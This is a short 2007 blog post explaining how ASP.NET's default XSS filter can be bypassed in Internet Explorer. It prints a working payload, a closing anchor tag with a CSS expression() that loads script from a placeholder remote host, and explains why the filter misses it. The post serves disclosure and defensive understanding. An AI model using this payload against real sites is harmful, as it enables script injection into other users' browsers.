


Bypass ASP.NET XSS Protection in Internet Explorer

Martin Paul Eve

15 May 2007 (last updated 6 September 2026)



Cite as: Martin Paul Eve, "Bypass ASP.NET XSS Protection in Internet Explorer", *eve.gd: Martin Paul Eve*, May 15, 2007, <https://doi.org/10.59348/2sw0m-svg07>.

DOI: <https://doi.org/10.59348/2sw0m-svg07>

Available at: <https://eve.gd/2007/05/15/bypass-asp-net-xss-protection-in-internet-explorer/>

ASP.NET comes preloaded with some default XSS protection which is actually pretty nifty. However, it turns out that the system can be circumvented by a variety of methods, as illustrated by this test input:

```
</a  
style="xx:expr/**/ession(document.appendChild(document.createElement('script')).src='ht  
tp://www.site.com/JS.js')">
```

Turns out that IE will still process attributes on closing tags which circumvents the filter for <a whilst also treating /**/ as a null comment but obviously breaking .NET's filter regex. Thanks to Hong @ [sla.ckers](#).

References

This reference list has been generated, in many cases, through an automated process and may therefore contain errors or incomplete metadata. It is provided purely as assistance for finding the items mentioned within this post.

Example malicious script payload URL <<http://www.site.com/JS.js>>